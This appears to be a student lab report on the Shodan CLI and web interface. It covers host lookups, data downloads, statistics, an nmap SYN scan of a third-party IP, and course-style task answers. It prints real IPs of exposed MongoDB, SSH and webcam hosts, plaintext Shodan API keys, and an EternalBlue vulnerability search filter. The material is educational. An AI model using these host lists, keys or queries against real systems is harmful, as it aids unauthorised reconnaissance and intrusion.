An SSL (Secure Sockets Layer) certificate, more accurately now often referred to as a TLS (Transport Layer Security) certificate, is a digital certificate that authenticates a website's identity and enables an encrypted connection. Here's a breakdown of key aspects:

#### Purpose:

- **Encryption:**
  - SSL/TLS certificates encrypt data transmitted between a web browser and a web server. This prevents unauthorized parties from intercepting and reading sensitive information like passwords, credit card numbers, and personal details.
- **Authentication:**
  - They verify the identity of a website, ensuring that users are connecting to the legitimate site and not a fraudulent one.
- **Trust:**
  - The presence of an SSL/TLS certificate, indicated by "HTTPS" and a padlock icon in the browser's address bar, builds user trust and confidence.

## **SSL Certificate**

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      0d:a2:25:42:46:7d:e9:9c:a1:cc:e8:01:12:f7:9a:98
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
    Validity
      Not Before: Aug 21 00:00:00 2024 GMT
      Not After : Jul 24 23:59:59 2025 GMT
    Subject: CN=*.upes.ac.in
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
        Modulus:
          00:c4:36:4f:8e:5a:6b:e9:09:34:4d:ce:e2:c3:7d:
          8b:c0:60:2a:f3:ad:6a:3a:b9:8d:54:e9:7a:ef:ea:
          df:89:10:4e:3e:b2:cf:3d:21:04:51:30:ba:f6:75:
          81:2d:32:5d:59:b3:c2:21:88:3b:ab:54:c1:8c:48:
          c5:02:5a:e9:cd:2a:fa:6a:04:3f:91:92:e1:59:50:
          3f:58:9f:ca:f6:7f:02:62:38:d9:16:b9:21:05:c4:
          e0:c2:36:be:26:5f:81:b6:c4:f1:b1:b1:96:99:d0:
          71:74:70:db:8e:14:e0:ea:23:dc:c2:75:ba:21:dd:
          92:69:b2:72:d8:e0:1b:36:1c:bd:9d:a0:71:d3:46:
          8b:65:7c:72:2d:28:a1:a8:8d:e8:1e:e0:0b:42:b5:
          4e:0f:7d:10:a2:4c:f4:e4:31:cb:2d:43:7b:cc:7d:
          39:55:41:92:bc:82:f8:d3:ed:10:1d:0c:41:a8:1b:
          ff:54:5d:3f:d8:77:26:d7:ca:24:ad:2b:b3:51:db:
          87:1e:63:da:0e:23:9a:98:1e:ff:ee:55:6b:63:5a:
          b9:21:fb:d9:85:a5:a5:94:09:b0:15:ce:42:19:49:
          14:1d:c7:6a:dd:7a:ac:ab:30:c8:d1:45:53:b5:de:
          a9:0c:07:57:71:77:c4:f2:4c:f1:f2:48:02:b5:d0:
          d8:95
        Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Authority Key Identifier:
      8D:8C:5E:C4:54:AD:8A:E1:77:E9:9B:F9:9B:05:E1:B8:01:8D:61:E1
    X509v3 Subject Key Identifier:
```

## **6. Webcams: Shows all the open webcams in all over the country.**

**TOTAL RESULTS** 93

**TOP COUNTRIES**

| COUNTRY       | RESULTS |
|---------------|---------|
| United States | 36      |
| Germany       | 16      |
| Spain         | 6       |
| Japan         | 6       |
| France        | 5       |
| More...       |         |

**TOP PORTS**

| PORT | RESULTS |
|------|---------|
| 443  | 33      |
| 8081 | 13      |
| 21   | 6       |
| 80   | 6       |

**Product Spotlight:** We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

**91.150.91.151** Rajkova Ulica 15 Beograd, Serbia, Srbija

HTTP/1.1 200 OK  
Age: 681  
CF-Cache-Status: DYNAMIC  
CF-Ray: 72a8de162cf98ee8-50F  
Content-Encoding: br  
Content-Type: text/html; charset=UTF-8  
Date: Thu, 14 Jul 2022 08:25:24 GMT  
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"  
Server: cloudfla...

**35.241.31.105** 105.31.241.35 bc.googleusercontent.com, windy.com, Google LLC, United States, Kansas City

cloud

SSL Certificate

HTTP/1.1 302 Found  
X-Powered-By: Express  
Vary: Origin  
Access-Control-Allow-Credentials: true  
Location: https://account.windy.com/auth?response\_type=code&redirect\_uri=https%3A%2F%2F5.241.31.105%2Fwebcams%2F...  
Content-Type: text/html; charset=UTF-8  
Date: Thu, 14 Jul 2022 08:25:24 GMT  
Expires: Mon, 3 Jan 2088 12:34:56 GMT  
Pragma: no-cache  
Server: Cloudflare-NetCore  
Set-Cookie: .AspNetCore.Cookies=...; Path=/; Secure; HttpOnly  
Supported SSL Versions: TLSv1.2, TLSv1.3

**2025-02-18T04:27:09.939009**

**2025-02-18T03:14:48.898036**

## One of the webcam open in Japan.

**TOP ORGANIZATIONS**

| ORGANIZATION              | RESULTS |
|---------------------------|---------|
| Mojohost                  | 21      |
| Deutsche Telekom AG       | 6       |
| Host Europe GmbH          | 4       |
| Mediacast                 | 4       |
| FRAZIER MOUNTAIN INTERNET | 3       |
| More...                   |         |

**TOP PRODUCTS**

| PRODUCT                 | RESULTS |
|-------------------------|---------|
| Apache httpd            | 31      |
| nginx                   | 7       |
| Remote Desktop Protocol | 3       |
| PPTP                    | 2       |
| ProFTPD                 | 2       |
| More...                 |         |

**TOP OPERATING SYSTEMS**

| OPERATING SYSTEM       | RESULTS |
|------------------------|---------|
| Unix                   | 2       |
| Windows 6.1            | 2       |
| Windows Server 2012 R2 | 2       |
| Ubuntu                 | 1       |
| Windows                | 1       |

**218.45.168.5** k168005.ppp.asahi-net.or.jp, Asahi Net, Japan, Yokohama

HTTP/1.0 200 OK  
Content-type: text/html  
Connection: close  
Server: MOPG-Streamer/0.2  
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0  
Pragma: no-cache  
Expires: Mon, 3 Jan 2088 12:34:56 GMT  
<!DOCTYPE html PUBLIC "-//IUC//DTD XHTML 1.1//EN"  
"http://www...

**2025-02-18T00:41:02.108643**

```
// 80 / TCP [ ]
1017564800 | 2025-02-17T06:11:07.731488

Apache httpd
gusuku.org

HTTP/1.1 200 OK
Date: Mon, 17 Feb 2025 06:11:07 GMT
Server: Apache
Accept-Ranges: bytes
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html
```



## shodan -h:

When we're dealing with "shodan -h," we're typically referring to using the Shodan command-line interface (CLI). In that context, "-h" is a standard command-line argument that requests "help" information.

### Shodan CLI and "-h"

- **Command-Line Interface (CLI):**
  - Shodan provides a CLI that allows users to interact with its services directly from their

computer's terminal. This offers more advanced and automated ways to use Shodan's capabilities.

- **"-h" or "--help":**

- Like many CLI tools, Shodan's CLI uses "-h" or "--help" to display a help menu. This menu provides information on:
  - Available commands.
  - Command-line options and arguments.
  - Usage examples.

If we have to execute "shodan -h" in a terminal where the Shodan CLI is installed, we would see a list of available Shodan commands and their associated options.

```
└─$ shodan -h
Usage: shodan [OPTIONS] COMMAND [ARGS] ...

Options:
  -h, --help  Show this message and exit.

Commands: tem
  alert      Manage the network alerts for your account
  convert    Convert the given input data file into a different format.
  count      Returns the number of results for a search
  data       Bulk data access to Shodan
  domain    View all available information for a domain
  download   Download search results and save them in a compressed ...
  honeyscore Check whether the IP is a honeypot or not.
  host       View all available information for an IP address
  info        Shows general information about your account
  init        Initialize the Shodan command-line
  myip       Print your external IP address
  org        Manage your organization's access to Shodan
  parse      Extract information out of compressed JSON files.
  radar     Real-Time Map of some results as Shodan finds them.
  scan       Scan an IP/ netblock using Shodan.
  search    Search the Shodan database
  stats      Provide summary information about a search query
  stream    Stream data in real-time.
  trends    Search Shodan historical database
  version   Print version of this tool.
```

## shodan init:

- **API Key Configuration:**

- The core function of "shodan init" is to store Shodan API key. This API key is essential for the

CLI to authenticate your requests to Shodan's services.

- Shodan's API key is what links your shodan account, to the shodan CLI tool.

- **Enabling CLI Access:**

- By initializing the CLI with API key, we're granting it permission to access our Shodan account and utilize its features.

## **shodan info:**

- **Account Details:**

- The "shodan info" command displays information related to your Shodan account, such as:
- Membership status.
- The number of search queries you have remaining.
- Other relevant account details.

- **Checking Account Status:**

- It's a useful way to quickly check the status of your Shodan account and ensure that your API key is working correctly.

```
└$ shodan init 0ZBgVYdqBfwRbaDaFT6miYJnRdiEYMW7
Successfully initialized
```

```
└$ shodan info
Query credits available: 0
Scan credits available: 0
```

Here the query credits available are zero and the scan credits available are also zero.

```
└$ shodan init r0ZzTkq6wV0HrKbbytKYft7qmSRRkqQZ  
Successfully initialized
```

```
└$ shodan info  
Query credits available: 100  
Scan credits available: 100
```

Here the query credits available are 100 and the scan credits available are also 100.

### **shodan version:**

Checks the installed version of Shodan on the system.

```
└$ shodan version  
1.31.0
```

### **shodan count openssh:**

Counts how many OpenSSH servers are indexed by Shodan. OpenSSH is commonly used for secure remote logins.

```
└$ shodan count openssh  
68409
```

### **Shodan count openssh 7:**

Searches for servers running OpenSSH version 7.

```
└$ shodan count openssh 7  
750
```

### **Shodan download -h:**

Displays help information on how to download results from Shodan.

```

└$ shodan download -h
Usage: shodan download [OPTIONS] <filename> <search query>

    Download search results and save them in a compressed JSON file.

Options:
  --fields TEXT      Specify the list of properties to download instead of
                     grabbing the full banner
  --limit INTEGER    The number of results you want to download. -1 to download
                     all the data possible.
  -h, --help         Show this message and exit.

```

## Shodan download openssh-data openssh:

Downloads a dataset containing information about OpenSSH servers.

```

└$ shodan download openssh-data openssh
Search query:                  openssh
Total number of results:        74848
Query credits left:            100
Output file:                   openssh-data.json.gz
[##] 99% 00:00:00
Saved 1000 results into file openssh-data.json.gz

```

## shodan host 1.1.1.1:

Retrieves detailed information about the IP 1.1.1.1, including open ports, services, and location details.

```

└$ shodan host 1.1.1.1
1.1.1.1
Hostnames:          one.one.one.one
City:               Brisbane
Country:            Australia
Organization:       APNIC and Cloudflare DNS Resolver project
Updated:            2025-02-17T21:54:13.839959
Number of open ports: 13

Ports:
  53/tcp
  53/udp
  80/tcp CloudFlare
    └─ HTTP title: 301 Moved Permanently
  161/udp ciscoSystems
  443/tcp CloudFlare
    └─ HTTP title: 403 Forbidden
    └─ Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
    └─ Cert Subject: C=US, L=San Francisco, CN=cloudflare-dns.com, O=Cloudflare, Inc., ST=California
    └─ SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2, TLSv1.3
  2052/tcp
    └─ HTTP title: 301 Moved Permanently
  2082/tcp
    └─ HTTP title: 301 Moved Permanently
  2083/tcp
    └─ HTTP title: 1.1.1.1 - The free app that makes your Internet faster.
    └─ Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
    └─ Cert Subject: C=US, ST=California, CN=cloudflare-dns.com, O=Cloudflare, Inc., L=San Francisco
    └─ SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
  2086/tcp
    └─ HTTP title: 301 Moved Permanently
  2087/tcp
    └─ HTTP title: 1.1.1.1 - The free app that makes your Internet faster.
    └─ Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
    └─ Cert Subject: C=US, ST=California, CN=cloudflare-dns.com, O=Cloudflare, Inc., L=San Francisco
    └─ SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
  2096/tcp
    └─ HTTP title: 400 The plain HTTP request was sent to HTTPS port
  8080/tcp CloudFlare
    └─ HTTP title: 301 Moved Permanently
  8443/tcp CloudFlare
    └─ HTTP title: 403 Forbidden
    └─ Cert Issuer: C=US, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1, O=DigiCert Inc
    └─ Cert Subject: C=US, L=San Francisco, CN=cloudflare-dns.com, O=Cloudflare, Inc., ST=California
    └─ SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2
  8880/tcp CloudFlare

```

## shodan host 20.207.102.252:

Retrieves detailed information about the IP 20.207.102.252, including open ports, services, and location details.

```
└$ shodan host 20.207.102.252
20.207.102.252
Hostnames: upes.ac.in
City: Pune
Country: India
Organization: Microsoft Corporation
Updated: 2025-02-18T04:12:15.816231
Number of open ports: 2

Ports:
  80/tcp Microsoft Azure Application Gateway (v2)
    └─ HTTP title: 404 Not Found
  443/tcp
    └─ HTTP title: UPES: Ranked #1 in Academic Reputation
    └─ Cert Issuer: C=GB, ST=Greater Manchester, CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford
    └─ Cert Subject: CN=*.upes.ac.in
    └─ SSL Versions: -SSLv2, -SSLv3, -TLSv1.3, TLSv1, TLSv1.1, TLSv1.2
```

## Nmap -sS 47.247.128.62:

- Nmap is a powerful, open-source network scanner used for network discovery and security auditing. It allows you to discover hosts and services on a computer network.
- **Target:**

The target is the IP address 47.247.128.62. Nmap will send packets to this specific host.

### **-sS: TCP SYN Scan (Stealth Scan)**

- This option tells Nmap to perform a TCP SYN scan, often referred to as a "stealth scan" or "half-open scan."

➤ Here's how it works:

- Nmap sends SYN (synchronize) packets to the target ports.
- If a port is open, the target system responds with a SYN/ACK (synchronize/acknowledge) packet.

- Nmap then sends an RST (reset) packet to close the connection, rather than completing the full TCP three-way handshake.
- If a port is closed, the target system responds with an RST packet.

## **Process:**

- Nmap will send a SYN packet to each targeted port on 47.247.128.62.
- If a port is open, the target will respond with a SYN/ACK packet. Nmap will then send an RST packet to terminate the connection.
- If a port is closed, the target will respond with an RST packet.
- If a port is filtered (e.g., by a firewall), Nmap might not receive a response, or it might receive an ICMP error message.

```
└$ nmap -sS 47.247.128.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-27 23:59 IST
Nmap scan report for 47.247.128.62
Host is up (0.029s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https
691/tcp   open  resvc
801/tcp   open  device
808/tcp   open  ccproxy-http

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

## **shodan myip:**

The command shodan myip within the Shodan command-line interface (CLI) serves a very straightforward purpose: it displays the public, internet-facing IP address.

- **Functionality:**

- When you execute shodan myip, the Shodan CLI queries a Shodan service to determine your current public IP address.
- It then displays that IP address in your terminal.

- **Shodan parse -h:**

- The "shodan parse" command is designed to take Shodan search results (typically from a downloaded file) and extract specific information from them. This is particularly useful for filtering and formatting Shodan data for analysis or integration with other tools.

- **Functionality:**

- It allows you to specify which fields from the Shodan data you want to extract.
- It can also facilitate converting the data into different formats, such as CSV.

```
└$ shodan myip  
103.182.161.2  
152.59.65.85
```

```
└$ 103.182.161.2  
103.182.161.2: command not found
```

```
└$ shodan parse -h  
Usage: shodan parse [OPTIONS] <filenames>  
  
Extract information out of compressed JSON files.  
  
Options:  
  --color / --no-color  
  --fields TEXT      List of properties to output.  
  -f, --filters TEXT  Filter the results for specific values using key:value  
                      pairs.  
  -O, --filename TEXT Save the filtered results in the given file (append if  
                      file exists).  
  --separator TEXT    The separator between the properties of the search  
                      results.  
  -h, --help           Show this message and exit.
```

```
└$ ls  
Desktop  Documents  Downloads  Music  openssh-data.json.gz  Pictures  Public  Templates  Videos
```

```
└$ shodan parse --fields port,ip_str,location.city,location.postal_code -f location.country_code:IN --separator , openssh-data.json.gz
```

**Shodan parse -fields port, ip-str  
location,city,location.postal code -f  
location.country code:IN -separator , openssh  
data.json.gz:**

- Extracts specific fields such as IP address, port number, city, and postal code from the downloaded JSON dataset (openssh-data.json.gz).
- Filters results to only show data from India (location.country\_code:IN). Outputs results in a comma-separated format.

```
22,103.112.4.90,Pune,  
22,14.139.155.140,Mysore,  
22,103.175.172.101,Amravati,  
22,59.144.163.230,Faridabad,  
22,103.69.112.41,Thane,  
22,117.232.112.190,Ahmedabad,  
22,117.215.158.211,Delhi,  
22,139.167.219.230,Bengaluru,  
22,49.207.4.51,Serilingampalle,  
22,220.158.144.22,Jodhpur,  
22,117.216.136.123,Kalpatta,  
22,106.51.64.125,Bengaluru,  
22,59.94.34.201,Kolhapur,  
22,150.107.11.165,Bankra,  
12001,167.103.119.188,Mumbai,  
22,183.82.117.23,Hyderabad,  
22,106.51.84.117,Bengaluru,  
22,139.167.225.166,Agra,  
22,59.182.103.182,Payyannur,  
22,103.21.76.38,Sulur,  
22,117.239.154.149,Kanayannur,  
22,103.187.198.37,Mathura,  
22,136.232.216.150,Chennai,  
22,150.107.210.34,Vadodara,  
22,49.248.144.202,Mumbai,  
22,210.212.50.12,Phulpur,  
12001,167.103.33.19,Mumbai,  
22,14.102.50.181,Dindigul,  
22,115.242.240.62,Nashik,  
22,1.22.230.61,Bengaluru,  
22,61.0.47.9,Nashik,  
22,103.117.117.246,Meerut,  
22,183.82.118.134,Hyderabad,  
22,103.163.167.166,Delhi,  
22,103.70.146.227,Delhi,  
22,113.193.182.205,Bengaluru,  
22,103.108.205.138,Surat,  
22,45.127.57.152,Hyderabad,  
22,49.248.39.107,Mumbai,  
22,103.155.239.154,Gurugram,  
22,14.139.45.14,Delhi,  
22,117.247.95.15,Shehera,  
22,59.180.233.146,Delhi,  
22,103.149.113.11,Pune,  
22,202.56.252.214,Hyderabad,  
22,1.22.54.228,Surat,  
22,103.241.149.15,Mumbai,  
22,223.178.215.13,Mohali,  
22,103.42.72.101,Vellore,
```

**shodan search -h:**

When we use "shodan search -h," you're asking the Shodan command-line interface (CLI) to display the help information for the "search" command.

## "shodan search":

This is the command used to perform searches within the Shodan database.

```
L$ shodan search -h
Usage: shodan search [OPTIONS] <search query>

  Search the Shodan database

Options:
  --color / --no-color
  --fields TEXT          List of properties to show in the search results.
  --limit INTEGER         The number of search results that should be returned.
                         Maximum: 1000
  --separator TEXT        The separator between the properties of the search
                         results.
  -h, --help              Show this message and exit.
```

### Shodan search -fields ip\_str,port,org,info

product:mongodb > mongodb.txt Shodan search -fields ip\_str,port,org,info product:apache > apache.txt ls:

- Searches for internet-facing MongoDB databases and extracts relevant details such as IP, port, organization name, and additional information.
- Saves results in mongodb.txt.
- Similarly, Shodan search product:apache > apache.txt searches for Apache servers and stores them in apache.txt.

|                 |       |                                                    |
|-----------------|-------|----------------------------------------------------|
| 4.236.232.195   | 27017 | Microsoft Corporation                              |
| 193.46.243.62   | 27017 | Contabo GmbH                                       |
| 35.198.243.70   | 27017 | Google LLC                                         |
| 35.202.20.185   | 27017 | Google LLC                                         |
| 180.89.56.240   | 27017 | BeiJing Guoxin bilin Telecom Technology Co.,Ltd    |
| 27.254.99.185   | 27017 | CSLOXINFO-IDC                                      |
| 39.104.167.84   | 27017 | Aliyun Computing Co., LTD                          |
| 209.145.50.37   | 27017 | Contabo Inc.                                       |
| 119.23.211.83   | 27017 | Aliyun Computing Co., LTD                          |
| 64.227.166.201  | 27017 | DigitalOcean, LLC                                  |
| 193.42.12.36    | 27017 | dataforest GmbH                                    |
| 47.99.110.211   | 27017 | Aliyun Computing Co., LTD                          |
| 34.159.19.5     | 27017 | Google LLC                                         |
| 51.15.220.241   | 27017 | Scaleway - Paris, France                           |
| 3.96.134.189    | 27017 | Amazon Data Services Canada                        |
| 20.67.27.99     | 27017 | Microsoft Corporation                              |
| 122.152.227.50  | 12406 | Tencent cloud computing (Beijing) Co., Ltd.        |
| 20.122.135.50   | 27017 | Microsoft Corporation                              |
| 185.94.29.239   | 27017 | dataforest GmbH                                    |
| 8.152.2.184     | 27017 | Aliyun Computing Co.LTD                            |
| 193.176.240.226 | 27017 | AbrArvan IaaS                                      |
| 159.203.166.12  | 27017 | DigitalOcean, LLC                                  |
| 43.134.103.39   | 27017 | Asia Pacific Network Information Center, Pty. Ltd. |
| 165.22.242.191  | 27017 | DigitalOcean, LLC                                  |
| 104.197.68.174  | 27017 | Google LLC                                         |
| 117.187.105.112 | 27017 | China Mobile Communications Corporation            |
| 49.235.153.173  | 27017 | Tencent cloud computing (Beijing) Co., Ltd.        |
| 47.115.229.0    | 27017 | Aliyun Computing Co., LTD                          |
| 185.140.108.126 | 27017 | Websupport Magyarorszag Kft.                       |
| 35.77.200.140   | 27017 | Amazon Data Services Japan                         |
| 45.173.44.110   | 27017 | TV ISLA LTDA                                       |
| 35.205.2.237    | 27017 | Google LLC                                         |
| 212.28.188.35   | 27017 | Contabo GmbH                                       |
| 103.173.252.245 | 27017 | PEERCAST TELECOM INDIA PVT LTD                     |
| 192.18.133.179  | 27017 | Oracle Corporation                                 |
| 40.90.208.114   | 27017 | Microsoft Corporation                              |
| 45.77.21.76     | 27017 | Vultr Holdings, LLC                                |
| 1.58.132.214    | 27017 | China Unicom Heilongjiang province network         |
| 47.96.253.23    | 27017 | Aliyun Computing Co., LTD                          |
| 3.27.116.129    | 27017 | Amazon Corporate Services Pty Ltd                  |
| 123.151.125.4   | 27017 | CHINANET TIANJIN PROVINCE NETWORK                  |
| 120.195.197.38  | 27017 | China Mobile Communications Corporation            |
| 20.43.25.182    | 27017 | Microsoft Corporation                              |
| 188.40.187.73   | 27017 | Hetzner Online GmbH                                |
| 64.226.90.103   | 27017 | DigitalOcean, LLC                                  |
| 20.161.24.228   | 27017 | Microsoft Corporation                              |
| 130.231.15.107  | 27017 | Oulu University                                    |
| 34.163.125.124  | 27017 | Google LLC                                         |
| 150.158.115.175 | 27017 | Tencent Cloud Computing (Beijing) Co., Ltd         |
| 20.197.9.189    | 27017 | Microsoft Corporation                              |
| 47.94.57.22     | 27017 | Aliyun Computing Co., LTD                          |

## Shodan scan -h:

The command shodan scan -h is used to display the help menu for the shodan scan command in the **Shodan Command Line Interface (CLI)**. This help menu provides information about how to use the shodan scan command, its subcommands, and available options.

When we run shodan scan -h, it displays the help information for the shodan scan command. This includes:

- A description of what the shodan scan command does.

- A list of available subcommands (e.g., create, list, status, etc.).
- Options and flags that can be used with the command.

```
└$ shodan scan -h
Usage: shodan scan [OPTIONS] COMMAND [ARGS] ...

Scan an IP/ netblock using Shodan.

Options:
-h, --help Show this message and exit.

Commands:
internet Scan the Internet for a specific port and protocol using the ...
list Show recently launched scans
protocols List the protocols that you can scan with using Shodan.
status Check the status of an on-demand scan.
submit Scan an IP/ netblock using Shodan.
```

## shodan scan list:

A **Shodan scan list** refers to a collection of IP addresses, devices, or network services that have been discovered and indexed by **Shodan**, a search engine for internet-connected devices. Shodan scans the internet for open ports, services, and vulnerabilities, collecting data on IoT devices, industrial control systems, webcams, routers, servers, and more.

### **Key Aspects of a Shodan Scan List:**

1. **Indexed Devices:** A list of publicly accessible devices detected by Shodan during its internet-wide scans.
2. **IP Addresses:** Each entry in the scan list includes an IP address associated with the detected service.
3. **Ports & Services:** Information about open ports (e.g., 22 for SSH, 80 for HTTP) and services running on them.

**4. Banners & Metadata:** Collected data may include software versions, SSL certificates, default credentials, and other technical details.

**5. Geolocation & ISP Information:** Data about where the device is located and which ISP owns the IP.

```
└$ shodan scan list
# 0 Scans Total - Showing 10 most recent scans:
# Scan ID          Status      Size      Timestamp
```

Here, there is nothing queued in to scan hence there is no scan id displayed.

Shodan scan list  
shodan scan submit --filename  
20.207.102.252\_scan.json.gz 20.207.102.252

Lists all ongoing or completed scan requests in Shodan

- Submits a new scan request for the IP 20.207.102.252.
- The results are saved in a compressed JSON file (20.207.102.252\_scan.json.gz)

```
└$ shodan scan submit --filename 20.207.102.252_scan.json.gz 20.207.102.252
Starting Shodan scan at 2025-02-28 00:31 - 100 scan credits left
\|
```

```
└$ shodan scan list
# 1 Scans Total - Showing 10 most recent scans:
# Scan ID          Status      Size      Timestamp
MOPgIixj0oAsnR0m        QUEUE      1        2025-02-27T19:01:02.154000
```

```
└$ shodan download --limit -1 2.207.102.252_scan.json.gz scan:r0ZzTkq6wV0HrKbbytKYft7qmSRRkqQ
Search query:                      scan:r0ZzTkq6wV0HrKbbytKYft7qmSRRkqQ
Total number of results:            0
Query credits left:                90
Output file:                       2.207.102.252_scan.json.gz
[##] 100%
Saved 0 results into file 2.207.102.252_scan.json.gz
```

## Shodan stats -h:

Displays help documentation for Shodan's statistics command.

```
└$ shodan stats -h
Usage: shodan stats [OPTIONS] <search query>

    Provide summary information about a search query

Options:
  --limit INTEGER      The number of results to return.
  --facets TEXT        List of facets to get statistics for.
  -o, --filename TEXT  Save the results in a CSV file of the provided name.
  -h, --help            Show this message and exit.
```

## Shodan stats apache:

Shows statistics related to Apache web servers indexed by Shodan.

```
└$ shodan stats apache
Top 10 Results for Facet: country
US                               5,362,079
CN                               2,375,391
DE                               1,856,929
JP                               1,732,741
FR                               792,084
GB                               521,270
KR                               481,381
IN                               472,653
BR                               463,565
NL                               446,583

Top 10 Results for Facet: org
China Education and Research Network  1,371,332
Amazon Technologies Inc.           773,083
DigitalOcean, LLC                 535,980
Amazon.com, Inc.                  498,873
Hetzner Online GmbH               373,047
Aliyun Computing Co., LTD         364,271
Google LLC                        293,243
Amazon Data Services NoVa          274,946
Amazon Data Services Japan          273,138
OVH SAS                           270,721
```

## Shodan stats nginx:

Generates statistical data about Nginx web servers found by Shodan.

## Shodan stats --facets domain,port,asn--limit ngnix:

Generates statistics for Nginx servers, categorizing them by port numbers and ASN (Autonomous System Number), which represents internet service providers or network owners.

```
└$ shodan stats --facets domain,port,asn --limit 5 nginx
Top 5 Results for Facet: domain
amazonaws.com           6,992,988
linodeusercontent.com    946,397
vultrusercontent.com     888,156
your-server.de           558,245
googleusercontent.com    468,795

Top 5 Results for Facet: port
80                      11,726,146
443                     9,144,763
5001                    726,937
5000                    662,244
888                     489,210

Top 5 Results for Facet: asn
as54994                 8,243,730
as16509                 5,828,619
as37963                 4,391,796
as4837                  1,555,137
as14061                 1,397,325
```

## Task1:

### ASN AS14061

TOTAL RESULTS: 1

View Report | View on Map | Advanced Search

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

193.95.228.222

MikroTik RouterOS 4.10.1

Slovenia, Tomiš

## Task2:

### product: MySQL

TOTAL RESULTS: 3,098,733

View Report | View on Map | Advanced Search

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

116.198.205.212

MySQL

Protocol: MySQL

Version: 5.7.43-log

Capabilities: 44439

Server language: en

Server status: 2

Extended server capabilities: innodb

Authentication Plugins: mysql\_native\_password

8.219.80.7

MySQL

Protocol: MySQL

Version: 5.7.43-log+wsrep\_33.49.1

Capabilities: 44439

Server language: en

Server status: 2

Extended server capabilities: innodb

Authentication Plugins: mysql\_native\_password

asn:AS14061  
product: MySQL

TOTAL RESULTS: 70,663

TOP COUNTRIES:

| COUNTRY        | RESULTS |
|----------------|---------|
| United States  | 21,978  |
| Singapore      | 12,040  |
| Germany        | 1,693   |
| India          | 5,311   |
| United Kingdom | 5,246   |
| More...        |         |

TOP PORTS:

192.241.129.107

DigitalOcean, LLC  
United States, North  
Server  
Database: MySQL

Protocol: TCP  
version: 5.6.43-MariaDB-10.4.1  
capabilities: x500  
server-language: SQL  
server-status: 1  
extended-server-capabilities: 47944  
authentication-plugin: caching\_sha2\_password

68.183.31.27

DigitalOcean, LLC  
United States, North  
Server  
Database: MySQL

Protocol: TCP  
version: 5.6.43  
capabilities: x500  
server-language: SQL  
server-status: 1  
extended-server-capabilities: 63399  
authentication-plugin: mysql\_native\_password

Answer the questions below

What command is used to find Eternal Blue exploits on Shodan using the **vuln** filter?

vuln:ms17-010

✓ Correct Answer

Task 3:

### Task 3 Google & Filtering

Learning to filter with Google. **Helpful hint:** pay close attention to what the question is asking you!

Answer the questions below

What is the top operating system for MYSQL servers in Google's ASN?

 Correct Answer Hint

What is the 2nd most popular country for MYSQL servers in Google's ASN?

 Correct Answer Hint

Under Google's ASN, which is more popular for nginx, Hypertext Transfer Protocol or Hypertext Transfer Protocol with SSL?

 Correct Answer Hint

Under Google's ASN, what is the most popular city?

 Correct Answer Hint

Under Google's ASN in Los Angeles, what is the top operating system according to Shodan?

 Correct Answer Hint

Using the top Webcam search from the explore page, does Google's ASN have any webcams? Yay / nay.

 Correct Answer Hint

## Task 4:

Answer the questions below

What URL takes you to Shodan Monitor?

 Correct Answer

## Task 5:

Answer the questions below

What dork lets us find PCs infected by Ransomware?

 Correct Answer

## Task 6:


## Shodan Extension

Shodan also has an extension.

<https://chrome.google.com/webstore/detail/shodan/jjalcfnidlmpjhdfepljhjhkhkbgbleap>

When installed, you can click on it and it'll tell you the IP address of the webserver running, what ports are open, where it's based and if it has any security issues.

I imagine this is a good extension for any people interested in bug bounties, being quickly able to tell if a system looks vulnerable or not based on the Shodan output.



PS: That's the official image for the extension. Sorry it's so blurry!

Answer the questions below

This will be nice for bug bounties!

No answer needed

✓ Correct Answer

## Task 7:

Shodan.io has an API! It requires an account, so I won't talk about it here.

If you want to explore the Shodan API, I've written a blog post about finding Pi-Holes with it here:

<https://github.com/beesecurity/How-I-Hacked-Your-Pi-Hole/blob/master/README.md>

The API lets us programmatically search Shodan and receive a list of IP addresses in return. If we are a company, we can write a script to check over our IP addresses to see if any of them are vulnerable.

**PS: You can automatically filter on Shodan by clicking the things in the left hand side bar!**

Answer the questions below

Read the blog post above!

No answer needed

✓ Correct Answer

